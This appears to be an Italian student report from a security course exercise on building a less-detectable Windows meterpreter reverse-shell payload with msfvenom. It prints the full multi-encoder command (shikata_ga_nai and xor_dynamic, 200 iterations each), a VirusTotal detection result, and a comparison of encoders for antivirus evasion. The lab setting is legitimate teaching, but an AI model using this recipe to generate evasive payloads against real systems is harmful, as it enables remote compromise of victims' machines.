MALWARE

PAYLOAD POLIMORFO

HANOVER AND TYKE.

OBIETTIVO

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

- **Preparazione dell'Ambiente:** assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale

. **Utilizzo di msfvenom** per generare il malware.

Migliorare la Non Rilevabilità

LETS GET STARTED

HANOVER AND TYKE.

SCELTA DEL PAYLOAD


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficommm_v2.exe

windows/meterpreter/reverse_tcp crea una connessione di ritorno (reverse shell) dal sistema target a Kali Linux, LHOST e LPORT specificano rispettivamente l'indirizzo IP e la porta di ascolto della macchina Kali, assicurando il collegamento corretto.

-a x86 --platform windows Motivo: Imposta il payload per Windows a 32 bit.Perché: Garantisce compatibilità con la maggior parte delle macchine Windows di laboratorio, evitando problemi di esecuzione dovuti a incompatibilità architetturali.

Shikata ga nai è uno degli encoder polimorfici più famosi e potenti di Metasploit. Iterazione 200 l'encoder applica 200 volte una trasformazione diversa, cambiando il codice in modo che il payload finale sia molto differente dall'originale.Questo rende molto più difficile per gli antivirus basati su firme rilevare il payload, perché il codice cambia a ogni esecuzione.Pipeline:Prima l'encoder shikata_ga_nai 200 volte, poi l'encoder xor_dynamic 200 volte (encoder che applica XOR dinamico con chiavi variabili, molto utile per offuscamento), infine di nuovo shikata_ga_nai 200 volte.

PAYLOAD


b9a3c49ca3e202a90f0e241a0f97530312fd966df78147857ab91525e19bce1f
Sign in
8
/ 62
Community Score
8/62 security vendors flagged this file as malicious
Reanalyze
Similar
More
b9a3c49ca3e202a90f0e241a0f97530312fd966df78147857ab91525e19bce1f
polimorfico_definitivo.exe
Size
5.59 KB
Last Analysis Date
1 hour ago
DETECTION
DETAILS
COMMUNITY 1
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label metacoder/shikata
Family labels metacoder shikata
Security vendors' analysis
Do you want to automate checks?

HANOVER AND TYKE.

CONFRONTO

1. ENCODER USATI: XOR_DYNAMIC VS COUNTDOWN


Primo comando usa xor_dynamic, un encoder che applica una codifica XOR dinamica con chiavi variabili, molto efficace per nascondere pattern ripetuti nel payload e rompere firme statiche di antivirus.
Secondo comando usa countdown, che è un encoder meno diffuso e generalmente meno potente nell'offuscamento rispetto a xor_dynamic.

2. NUMERO DI ITERAZIONI (LOOP)

Nel primo comando, ogni encoder è usato per 200 iterazioni, garantendo un offuscamento molto più profondo e complesso.
Nel secondo comando, shikata_ga_nai è usato solo 100 iterazioni all'inizio, e 138 alla fine, meno rispetto al primo comando. Meno iterazioni significa meno trasformazioni e quindi meno variazioni polimorfiche

3. COMPLESSITÀ E POLIMORFISMO

Il primo comando applica tre strati di offuscamento con encoder molto forti e molte iterazioni, rendendo il payload molto più variabile e difficile da riconoscere.
Il secondo comando usa un encoder meno efficace (countdown) e meno iterazioni, quindi produce un payload meno "diverso" da quello originale.



THREAT 4. RISULTATO PRATICO: STEALTH E RILEVAMENTO ANTIVIRUS

- Il primo comando produce un payload più stealth e probabilmente meno rilevato su VirusTotal, perché l'offuscamento è più profondo e dinamico.
- Il secondo comando, pur essendo polimorfico, sarà più facilmente riconoscibile e quindi più soggetto a essere intercettato dagli antivirus.